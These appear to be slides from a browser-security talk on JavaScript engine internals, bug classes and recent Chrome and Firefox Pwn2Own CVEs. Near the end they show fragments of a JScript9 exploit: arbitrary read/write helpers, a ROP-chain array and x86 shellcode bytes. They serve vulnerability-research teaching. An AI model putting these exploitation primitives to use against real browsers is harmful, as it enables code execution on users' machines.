Alisa Esageva

Zero Day Engineering

Special for POC x Zer0Con 2020

Plan

10/10/10

1. My Cybersecurity paradigm
2. Big picture - JavaScript Engines (JSE)
3. Deep dive - bugs

Part 1

Big picture: Cybersecurity



My Cybersecurity model

Rectangles represent sets of knowledge and skill = specializations, broadly.



Webinar recording with deep dive into this:
DM @zerodaytraining
for link

Key points

- Defensive and Offensive fields share a common core of knowledge and skills

Key points

- Defensive and Offensive fields share a common core of knowledge and skills
- Vulnerability is at the core of every sub field

Cybersecurity: Foundational View

System Layers

Business Model / Legislation

Operation Management / Criminal Investigation

Infrastructure / Perimeter Defense

Payload / Endpoint Protection

Exploit / Mitigation

Vuln / Patch

Take it out?

Zoom in: Vulnerability & Exploits

Universal knowledge & skills

- Operating Systems
- Fuzzing
- Reverse Engineering
- Low-level Debugging
- CPU Architecture
- Hardware Theory & Practice
- Vulnerability Theory
- Exploit Development

Specialized knowledge & skills

- Browsers
 - Chrome
 - System internals
 - Bug patterns
 - Exploit primitives
 - Target Debugging & RE
 - Firefox
 - Edge
- Hypervisors
 - VMware
 - VirtualBox
 - ...
- ...

Zoom in: Browsers

Zoom in: Browsers

Part 2

Big Picture: JavaScript Engines

Browser + JSE attack surface (remote)

Browser

- DOM (**D**ocument **O**bject **M**odel)
- HTML parsing
- Network protocols
 - HTTP/2, JSON, ...
- File formats
 - Graphics
 - Audio
 - PDF
 - XML ...
- JavaScript engine
- Sandbox (EoP)
- OS bindings

JavaScript engine

- Parser
- Analyzers
- Interpreter
- Lowering (non-optimizing compilation)
- Optimization
- Garbage collection
- Builtins/globals
- DOM interfaces
- OS interfaces
- Backend + API (Intl, WebGL, etc.)
- **WebAssembly**

JSE theory

Industry association for standardizing information and communication systems

1.2. THE STRUCTURE OF A COMPILER

Figure 1.7: Translation of an assignment statement

ECMAScript specification

ECMAScript Language sections

- Defines fundamental language rules
- Functional: how to parse & execute
 - From input string characters (low level)
 - Through lexical & semantic elements (keywords, operators, expressions)
 - To script and module (high level)
- Concepts used in parsing
 - LHS/RHS, tokens, statement, block...
- Outlines **abstract operations** that can directly be implemented in code with the same name
- You'll need this if auditing code or investigating a bug in parsing subsystem

- ▶ 11 ECMAScript Language: Source Text
- ▶ 12 ECMAScript Language: Lexical Grammar
- ▶ 13 ECMAScript Language: Expressions
- ▶ 14 ECMAScript Language: Statements and Declarati...
- ▶ 15 ECMAScript Language: Functions and Classes
- ▶ 16 ECMAScript Language: Scripts and Modules

- ▼ 13.3 Left-Hand-Side Expressions
 - ▶ 13.3.1 Static Semantics
 - ▶ 13.3.2 Property Accessors
 - 13.3.3 EvaluatePropertyAccessWithExpressionKe...
 - 13.3.4 EvaluatePropertyAccessWithIdentifierKey ...
 - ▶ 13.3.5 The new Operator

Abstract Operations

- ECMA's suggestion on how to implement JavaScript language semantics in the engine
 - Not part of the language
- Engine developers often follow it directly
 - Can be **same names of functions** in C++ code of engine
- Very useful to understand inner mechanics of a JavaScript runtime beyond high level definitions
- **Essential for advanced bug hunting to be aware of these ops, and what they do**

<https://zerodayengineering.com/training/masterclass/browser-security-nightly.html>

- ▼ 7 Abstract Operations
 - ▶ 7.1 Type Conversion
 - ▶ 7.2 Testing and Comparison Operations
 - ▼ 7.3 Operations on Objects
 - 7.3.1 MakeBasicObject (*internalSlotsList*)
 - 7.3.2 Get (*O, P*)
 - 7.3.3 GetV (*V, P*)
 - 7.3.4 Set (*O, P, V, Throw*)
 - 7.3.5 CreateDataProperty (*O, P, V*)
 - 7.3.6 CreateMethodProperty (*O, P, V*)
 - 7.3.7 CreateDataPropertyOrThrow (*O, P, V*)
 - 7.3.8 CreateNonEnumerableDataPropertyOrThro...
 - 7.3.9 DefinePropertyOrThrow (*O, P, desc*)
 - 7.3.10 DeletePropertyOrThrow (*O, P*)
 - 7.3.11 GetMethod (*V, P*)
 - 7.3.12 HasProperty (*O, P*)
 - 7.3.13 HasOwnProperty (*O, P*)
 - 7.3.14 Call (*F, V [, argumentsList]*)

JSE execution pipeline

JSE pipeline (example)

V8's compilation pipeline with Ignition enabled

<https://v8.dev/blog/ignition-interpret>

Parsing & analysis

- **Input:** JavaScript code as a stream of ASCII symbols in a buffer
- Tokenize
- Grammar
- Syntax verification
- AST (**A**bstract **S**yntax **T**ree)
- (optional) IR/IL (**I**ntermediate **R**epresentation/**L**anguage)
- Bytecode generation
- Variable allocation
- **Output:** JavaScript binary bytecode + runtime structures

```
// The list of bytecodes which have unique handlers (no other bytecode is
// executed using identical code).
// Format is V(<bytecode>, <implicit_register_use>, <operands>).
#define BYTECODE_LIST_WITH_UNIQUE_HANDLERS(V)
/* Extended width operands */
V(Wide, ImplicitRegisterUse::kNone)
V(ExtraWide, ImplicitRegisterUse::kNone)

/* Debug Breakpoints */
/* and one for each operand */
V(DebugBreakWide, ImplicitRegisterUse::kNone, OperandType::kIdx)
V(DebugBreakExtraWide, ImplicitRegisterUse::kNone, OperandType::kIdx)

d8 --trace-ignition

Interpreter

First stage of JavaScript execution

- Iterate through byte codes & execute the respective logic (handlers in Ignition)
- **Collect type feedback!**
- Very slow

Simple JavaScript engines live in this stage;

Modern browser JS engines jump to lower&optimize as fast as possible (even at the cost of speculative type inference)

```
interpreter-generator.cc src/interpreter 177
#define IGNITION_HANDLER(Name, BaseAssembler) \
IGNITION_HANDLER(LdaZero, InterpreterAssembler) {
IGNITION_HANDLER(LdaSmi, InterpreterAssembler) {
IGNITION_HANDLER(LdaConstant, InterpreterAssembler) {
IGNITION_HANDLER(LdaUndefined, InterpreterAssembler) {
IGNITION_HANDLER(LdaNull, InterpreterAssembler) {
IGNITION_HANDLER(LdaTheHole, InterpreterAssembler) {
IGNITION_HANDLER(LdaTrue, InterpreterAssembler) {
IGNITION_HANDLER(LdaFalse, InterpreterAssembler) {
IGNITION_HANDLER(Ldar, InterpreterAssembler) {
IGNITION_HANDLER(Star, InterpreterAssembler) {
IGNITION_HANDLER(Star0, InterpreterAssembler) {
IGNITION_HANDLER(Mov, InterpreterAssembler) {
IGNITION_HANDLER(LdaGlobal, InterpreterLoadGlobalAssembler) {
IGNITION_HANDLER(LdaGlobalInsideTypeof, InterpreterLoadGlobalAssembler) {
IGNITION_HANDLER(StaGlobal, InterpreterAssembler) {
IGNITION_HANDLER(LdaContextSlot, InterpreterAssembler) {
IGNITION_HANDLER(LdalImmutableContextSlot, InterpreterAssembler) {
IGNITION_HANDLER(LdaCurrentContextSlot, InterpreterAssembler) {
IGNITION_HANDLER(LdalImmutableCurrentContextSlot, InterpreterAssembler) {
IGNITION_HANDLER(StaContextSlot, InterpreterAssembler) {
IGNITION_HANDLER(StaCurrentContextSlot, InterpreterAssembler) {
IGNITION_HANDLER(LdaLookupSlot, InterpreterAssembler) {
```

Lowering

... a.k.a., non-optimizing / baseline compilation or “reduction”

- Replace bytecode with pre-configured snippets (or more fine-grained assembly) of CPU asm code which does the same job
- **Hardware architecture**
-**specialized** (x86/64, ARM, MIPS...)
- Still slow, but better than interpreter

JIT (**J**ust **I**n **T**ime compilation) usually involves lowering + optimization

```
switch (rep) {
  case MachineRepresentation::kFloat32:
    opcode = kMips64Swc1;
    break;
  case MachineRepresentation::kFloat64:
    opcode = kMips64Sdc1;
    break;
  case MachineRepresentation::kBit: // Fall through.
  case MachineRepresentation::kWord8:
    opcode = kMips64Sb;
    break;
  case MachineRepresentation::kWord16:
    opcode = kMips64Sh;
    break;
  case MachineRepresentation::kWord32:
    opcode = kMips64Sw;
    break;
  case MachineRepresentation::kTaggedSigned: // Fall through.
  case MachineRepresentation::kTaggedPointer: // Fall through.
  case MachineRepresentation::kTagged: // Fall through.
  case MachineRepresentation::kWord64:
    opcode = kMips64Sd;
    break;
  case MachineRepresentation::kSimd128:
    opcode = kMips64MsaSt;
    break;
  case MachineRepresentation::kSimd256: // Fall through.
  case MachineRepresentation::kCompressedPointer: // Fall through.
  case MachineRepresentation::kCompressed: // Fall through.
  case MachineRepresentation::kSandboxedPointer: // Fall through.
  case MachineRepresentation::kMapWord: // Fall through.
  case MachineRepresentation::kNone:
    UNREACHABLE();
}
```

Optimization

Inputs:

- Interpreter bytecode
- “Hot function” signal
- **Type feedback**

All the classic compiler stages, plus some:

- Type specialization
- Inlining
- Escape analysis
- Dead code elimination ...

Owed to dynamic typing:

- Speculative in nature
- Insert type checks (expensive!!)
- **Conditional de-optimization => return to interpreter mode**

```
2848 bool PipelineImpl::OptimizeGraph(Linkage* linkage) {
2849     PipelineData* data = this->data_;
2850
2851     data->BeginPhaseKind("V8.TFLowering");
2852
2853     // Trim the graph before typing to ensure all nodes are typed.
2854     Run<EarlyGraphTrimmingPhase>();
2855     RunPrintAndVerify(EarlyGraphTrimmingPhase::phase_name(), true);
2856
2857     // Type the graph and keep the Typer running such that new nodes get
2858     // automatically typed when they are created.
2859     Run<TyperPhase>(data->CreateTyper());
2860     RunPrintAndVerify(TyperPhase::phase_name());
2861
2862     Run<TypedLoweringPhase>();
2863     RunPrintAndVerify(TypedLoweringPhase::phase_name());
2864
2865     if (data->info()->loop_peeling()) {
2866         Run<LoopPeelingPhase>();
2867         RunPrintAndVerify(LoopPeelingPhase::phase_name(), true);
2868     } else {
2869         Run<LoopExitEliminationPhase>();
2870         RunPrintAndVerify(LoopExitEliminationPhase::phase_name(), true);
2871     }
2872

TurboFan (v8)

Runtime logic & API

- Code that implements global objects & prototypes (Array, RegExp, etc.)
- `this` object links to a runtime structure that dispatches calls & config
- Interfaces to external libraries (Intl, WebGL...)
- Structures that encode object type (shape) layout in memory
- Type conversions ...

JSE bug patterns - universal

(Un)Common bug classes

- Pure buffer overflow is rare due to well audited code base
- Pure Use-after-free is rare due to how garbage collection is implemented
 - Dangling pointers are uncommon
- Implementation specific bug classes
 - E.g. The Hole in v8
- Bug classes come and go
 - There was a spike in UaFs when Array neutering was just introduced, they are gone now
- Parsing bugs are rare in mature engines

Aren't they?

Type Confusion

What is it

- Accessing type X as it were type Y => memory corruption

Reasons

- Dynamic typing
- Runtime mutability

Notes

- Two bugs being type confusion does not imply that they are related; it's a very general vulnerability class (common mistake in news reports)

CVE-2023-2033	Type confusion in V8 in Google Chrome prior to 112.0.5615.12 (security severity: High)
CVE-2023-1214	Type confusion in V8 in Google Chrome prior to 111.0.5563.64 (security severity: High)
CVE-2023-0696	Type confusion in V8 in Google Chrome prior to 110.0.5481.77 (security severity: High)
CVE-2022-4262	Type confusion in V8 in Google Chrome prior to 108.0.5359.94 (security severity: High)
CVE-2022-4174	Type confusion in V8 in Google Chrome prior to 108.0.5359.71 (security severity: High)
CVE-2022-39266	isolated-vm is a library for nodejs which gives the user access to the sandbox through CachedDataOptions, attackers can bypass the sandbox or workarounds.
CVE-2022-3889	Type confusion in V8 in Google Chrome prior to 107.0.5304.106 (security severity: High)
CVE-2022-3885	Use after free in V8 in Google Chrome prior to 107.0.5304.106 (security severity: High)
CVE-2022-3723	Type confusion in V8 in Google Chrome prior to 107.0.5304.87 (security severity: High)
CVE-2022-3652	Type confusion in V8 in Google Chrome prior to 107.0.5304.62 (security severity: High)

Side effects (runtime re-entrancy)

What is it

- Basically, JavaScript code execution in the middle of C++ code
- State changes => broken code assumptions

Reasons

- Dynamic typing
- Mutability of language semantics by design
- Optimization requirements
- Implicit type conversion

Examples

```
o.__proto__ = {} // intercept lookup on  
proto chain
```

```
o = {valueOf: evil_callback1, toString:  
evil_callback2}
```

```
ta[0] = o; // implicit coercion (via  
function .valueOf)
```

```
new Proxy() // intercept by design
```

```
String.prototype.valueOf = function() {  
return 'y' }; // redefine global object  
behavior
```

Optimization issues

What is it

- Broken assumptions in JIT-ed JavaScript code
- Ex. optimized for type X, given type Y => type confusion
- More subtle/logic issues

Reasons

- Missed or wrong deoptimization check (logic bug)
- Lack of understanding of JavaScript runtime nuance (unexpected state)

Example

```
function f(arg) { ... access arg ... }

opt( f(new Uint32Array()) )

// low level accesses in compiled code
// optimized for Uint32Array

f({}) // should be deoptimized

opt( f({}) )

// optimized for object
```

ID	Product	As Title	Description	Tags	Date of patch	Notes						
ZDE-16	Firefox	CVE-2024-29944	Firefox: inject an event handler into a privileged object that would allow arbitrary JavaScript execution in the parent process. Note: This vulnerability affects Desktop Firefox only, it does not affect mobile versions of Firefox	Pwn2Own Sandbox Callbacks	March 22, 2024	https://www.mozilla.org/en-US/security/advisories/mfsa2024-15/ https://hg.mozilla.org/mozilla-central/rev/ecc7fda6ea0f5ae4bae36c5ddc32e08bc1a29ccb Finder: Manfred Paul (Day 2) SUCCESS - Manfred Paul (@_manfp) used an OOB Write for the RCE and an exposed dangerous function bug to achieve his sandbox escape of Mozilla Firefox. He earns another \$100,000 and 10 Master of Pwn points, which puts him in the lead with 25.						
ZDE-15	Firefox SpiderMonkey	CVE-2024-29943	Firefox: out-of-bounds read or write on a JavaScript object by fooling range-based bounds check elimination	Pwn2Own RCE Optimization	March 22, 2024	https://www.mozilla.org/en-US/security/advisories/mfsa2024-15/ https://hg.mozilla.org/mozilla-central/rev/45d29e78c0d8f9501e198a512610a519e0605458 (Day 2) SUCCESS - Manfred Paul (@_manfp) used an OOB Write for the RCE and an exposed dangerous function bug to achieve his sandbox escape of Mozilla Firefox. He earns another \$100,000 and 10 Master of Pwn points, which puts him in the lead with 25.						
ZDE-1	Chrome v8	CVE-2024-3159	v8: Out of bounds memory access in enum cache / MapUpdater	Pwn2Own MapUpdater PoC RCE enumcache OOB	March 23, 2024	Variant: CVE-2023-4427 Advisory: https://chromereleases.googleblog.com/2024/04/stable-channel-update-for-desktop.html Issue: https://issues.chromium.org/issues/330760873 Patch: https://chromium-review.googlesource.com/c/v8/v8+/5401860 PoC: https://docs.google.com/document/d/1ke052NrhPio7VXZ2pEKyMVURVOK-v22mNvAovIL6EeM/edit#heading=h.kz9twl4bvvr Finder: Edouard Bochín (@le_douds) and Tao Yan (@Ga1ois) of Palo Alto Networks (Day 2) SUCCESS - Edouard Bochín (@le_douds) and Tao Yan (@Ga1ois) from Palo Alto Networks used an OOB Read plus a novel technique for defeating V8 hardening to get arbitrary code execution in the renderer. They were able to exploit Chrome and Edge with the same bugs, earning \$42,500 and 9 Master of Pwn points.						
ZDE-2	Chrome	CVE-2024-2886	Chrome	Pwn2Own RCE WebCodecs UaF	March 26, 2024	Patch: https://chromium-review.googlesource.com/q/chromium/src+/f5386784 Finder: Seunghyun Lee of KAIST Hacking Lab (Day 1) SUCCESS - Seunghyun Lee (@0x10n) of KAIST Hacking Lab was able to execute their exploit of the Google Chrome web browser using a single UAF bug. They earn \$60,000 and 6 Master of Pwn points.						
ZDE-3	Chrome v8	CVE-2024-2887	v8	Pwn2Own WebAssembly RCE PoC	March 26, 2024	Issue: https://issues.chromium.org/issues/330688502 Advisory: https://chromereleases.googleblog.com/2024/03/stable-channel-update-for-desktop_26.html Patch candidate 1: https://chromium.googlesource.com/v8/v8.git/+9be3957f9d8ff8f922411a7e2822895b190a8e3%5E%21/#F0 Patch candidate 2 (unlikely): https://chromium.googlesource.com/v8/v8.git/+2288a7c144fb653cda2eb8dd09062f1f8bc5663 PoC + notes: https://docs.google.com/document/d/4eZPACX-1vTwx4dFVn8RpuTzVfp10C96iot00_zarCI7B9Ckx5eJXYNe967-_r44qixJA1H9Fz38blymxR22g7u9/pub Finder: Manfred Paul (Day 1) SUCCESS - Manfred Paul (@_manfp) executed a double-tap exploit on both Chrome and Edge browsers with the rare CWE-1284 Improper Validation of Specified Quantity in Input. His Round 2 win earns him \$42,500 and 15 Master of Pwn points.						
ZDE-23	Edge Chrome	CVE-2024-3914	v8. Microsoft Edge DOMArrayBuffer Use-After-Free Remote Code Execution Vulnerability. The specific flaw exists within the DOMArrayBuffer class in the Chromium Blink rendering engine. By performing actions in JavaScript, an attacker can cause a pointer to be reused after it has been freed. An attacker can leverage this vulnerability to execute code in the context of the current process at low integrity.	Pwn2Own RCE DOM UaF	April 18, 2024	https://www.zerodayinitiative.com/advisories/ZDI-24-365/ https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-3914 https://chromereleases.googleblog.com/2024/04/stable-channel-update-for-desktop_16.html Finder: Seunghyun Lee (@0x10n) of KAIST Hacking Lab https://issues.chromium.org/issues/330759272 https://chromium.googlesource.com/chromium/src+/0d9350b71fd0bffe6052342850cf951958322924*/#F0 (Day 2) SUCCESS -Seunghyun Lee (@0x10n) of KAIST Hacking Lab used a UAF to RCE in the renderer on both Microsoft Edge and Google Chrome. He earns \$85,000 and 9 Master of Pwn points. That brings his contest total to \$145,000 and 15 Master of Pwn points.						
+ :: ZDE-30	Safari WebKit	CVE-2024-271 OPEN	Impact: An attacker with arbitrary read and write capability may be able to bypass Pointer	Pwn2Own RCE	May 13, 2024	https://support.apple.com/en-us/HT214103 https://bugs.webkit.org/show_bug.cgi?id=272750 https://github.com/WebKit/WebKit/commit/81c26e6a44836868/

CVE-2024-4761 (v8)

Zero Day Engineering Insights

Google Chrome "actively exploited" bug chain on Viz & v8-wasm (May 2024)

17th May 2024 – Alisa Esage

Overview

Emergency security updates were recently released by Google for a two-bug exploit chain under active exploitation targeting Chrome browser. The bugs were patched on 9th May (sandbox bypass) and 13th May (remote code execution). This quick technical note looks at the bug chain from a cutting edge vulnerability research perspective, placing root cause analysis in the context of both system internals and offensive research trends.

Disclaimer: due to theoretical analysis approach based on reverse-engineering security patches, some details about the bugs may be off.

CVE-2024-4761 (v8)

7.3.4 Set (*O*, *P*, *V*, *Throw*)

The abstract operation Set takes arguments *O* (an Object), *P* (a property key), *V* (an ECMAScript language value), and *Throw* (a Boolean) and returns either a normal completion containing unused or a throw completion. It is used to set the value of a specific property of an object. *V* is the new value for the property. It performs the following steps when called:

1. Let *success* be ? *O*.[[Set]](*P*, *V*, *O*).
2. If *success* is false and *Throw* is true, throw a **TypeError** exception.
3. Return unused.

7.3.5 CreateDataProperty (*O*, *P*, *V*)

The abstract operation CreateDataProperty takes arguments *O* (an Object), *P* (a property key), and *V* (an ECMAScript language value) and returns either a normal completion containing a Boolean or a throw completion. It is used to create a new own property of an object. It performs the following steps when called:

1. Let *newDesc* be the PropertyDescriptor { [[Value]]: *V*, [[Writable]]: true, [[Enumerable]]: true, [[Configurable]]: true }.
2. Return ? *O*.[[DefineOwnProperty]](*P*, *newDesc*).

Merge "Fix DOMArrayBuffer::IsDetached()" and "Comment out a CHECK tha

1)

A DOMArrayBuffer was maintaining its own "is_detached_" state, and would consider itself non-detached even if the corresponding JSArrayBuffer (or, all of them, in case there are several) was detached.

Piping in the v8::Isolate would be a too big change for this fix, so

Array neutering is the “directory traversal” of javascript engines.

It’s a remarkably simple and reliable exploit vuln class that affects only Typed arrays, a kind of one-off issue that is supposed to be eliminated once and for good, but keeps recurring through the years.

Basically, it’s a design issue that is rooted in the technical specification or how it is commonly understood by devs. One of my favorite bug classes!

CVE-2024-2887 (v8)

CVE-2024-2887: A PWN2OWN WINNING BUG IN GOOGLE CHROME

May 02, 2024 | Guest Blogger

In this guest blog from Master of Pwn winner Manfred Paul, he details CVE-2024-2887 – a type confusion bug that occurs in both Google Chrome and Microsoft Edge (Chromium). He used this bug as a part of his winning exploit that led to code execution in the renderer of both browsers. This bug was quickly patched by both [Google](#) and [Microsoft](#). Manfred has graciously provided this detailed write-up of the vulnerability and how he exploited it at the contest.

CVE-2024-2887 (v8)

```
1 void DecodeTypeSection() {
2     TypeCanonicalizer* type_canon = GetTypeCanonicalizer();
3     uint32_t types_count = consume_count("types count", kV8MaxWasmTypes); // (1)
4
5     for (uint32_t i = 0; ok() && i < types_count; ++i) {
6         ...
7         uint8_t kind = read_u8<Decoder::FullValidationTag>(pc(), "type kind");
8         size_t initial_size = module->types.size();
9         if (kind == kWasmRecursiveTypeGroupCode) {
10             ...
11             uint32_t group_size =
12                 consume_count("recursive group size", kV8MaxWasmTypes);
13             ...
14             if (initial_size + group_size > kV8MaxWasmTypes) { // (2)
15                 errorf(pc(), "Type definition count exceeds maximum %zu",
16                     kV8MaxWasmTypes);
17                 return;
18             }
19             ...
20             for (uint32_t j = 0; j < group_size; j++) {
21                 ...
22                 TypeDefinition type = consume_subtype_definition();
23                 module->types[initial_size + j] = type;
24             }
25             ...
26         } else {
27             ...
28             // Similarly to above, we need to resize types for a group of size 1.
29             module->types.resize(initial_size + 1); // (3)
30             module->isorecursive_canonical_type_ids.resize(initial_size + 1);
```

CVE-2024-2887 (v8)

This arbitrary casting of reference types allows transmuting any value type into any other by referencing it, changing the reference type, and then dereferencing it – a universal type confusion.

In particular, this directly contains nearly all usual JavaScript engine exploitation primitives as special cases:

- Transmuting `int` to `int*` and then dereferencing results in an arbitrary read.
- Transmuting `int` to `int*` and then writing to that reference results in an arbitrary write.
- Transmuting `externref` to `int` is the `addrOf()` primitive, obtaining the address of a JavaScript object.
- Transmuting `int` to `externref` is the `fakeObj()` primitive, forcing the engine to treat an arbitrary value as a pointer to a JavaScript object.

0. START

JSE type confusion basics

```
function func( f, u, n, c ) {  
  
    f[0] = 0;  
    u[0] = n;  
  
    if (c) { f[0] = c; }  
    return f[0];  
};
```

```
function read32( addr ) {  
  
    view[7] = addr;  
    return DataView.prototype.getUint16.call(view.obj[0], 0, true) + (DataView.prototype.getUint16.call(view.obj[0], 4, true) <> 0);  
}  
  
function write32( addr, value ) {  
  
    view[7] = addr;  
    DataView.prototype.setUint32.call(view.obj[0], 0, value, true);  
}
```

3. Direct
memory
access ?!

5. Shellcode
trampoline
(ROP chain)

```
let stage1 = new Uint32Array([  
    jscript9.base + jscript9.gadget1,  
    3, 2, 1, 0,  
    0x1000,  
    stage2_3.addr,  
    jscript9.base + jscript9.gadget2,  
    stage2_3.addr + stage2_3.length - 4,  
    1, 2, 3, 4, 5, 6,  
    0, 1, 0, 1, 0, 1,  
    0, 1, 0, 1, 0, 1,  
    0, 1, 0, 1, 0, 1,  
    1,  
    stage2_3.addr,  
    0, 0, 0,  
    0x40,  
    0, 0  
]);  
stage1.addr = read32( getAddrOf(stage1) + 8*4 )
```

```
let stage3 = new Uint8Array([  
    0x31, 0xc0,  
    0xb9, 0, 0, 0, 0,  
    0xbe, 0, 0, 0, 0,  
    0xbf, 0, 0, 0, 0,  
    0x8b, 0xe7,  
    0xf3, 0xa5,  
    0x8b, 0xec,  
    0x81, 0xc5, 0x84, 0, 0, 0,  
    0xbe, 0, 0, 0, 0,  
    0xc2, 0x10, 0,  
    0x9f, 0x9f, 0x9f, 0x9f  
]);  
stage3.addr = read32( getAddrOf(stage3) + 8*4 );  
  
let stage2_3 = new Uint8Array(stage2.length + stage3.length)  
stage2_3.addr = read32( getAddrOf(stage2_3) + 8*4 );
```

10. This is CPU
assembly (x86)
Which does
whatever I want on
your computer

```
for ( var i = 0; i < stage1.length; i ++ ) {  
    coe4[i] = read32(retPtr + i*4)  
    write32(retPtr + i*4, stage1[i])  
}
```

5.1 Writing
shellcode

```
write32(retPtr + 4*4, 0x48 + coe4.addr)  
write32(stage3.addr + 3, stage1.length)  
write32(stage3.addr + 8, coe4.addr)  
write32(stage3.addr + 13, retPtr)  
write32(stage3.addr + 30, read32( retPtr + 0xf0 ));
```

```
stage2_3.set(stage2, 0)  
stage2_3.set(stage3, stage2.length)
```

P.S. Not to
be confused
with WASM

CVE-2022-4262 & CVE-2024-5274 (today)

Alisa Esage Шевченко

@alisaesage

Wondering if it was found with fuzzer optimizations introduced by @5aelo to mitigate cve 4262 variants :P
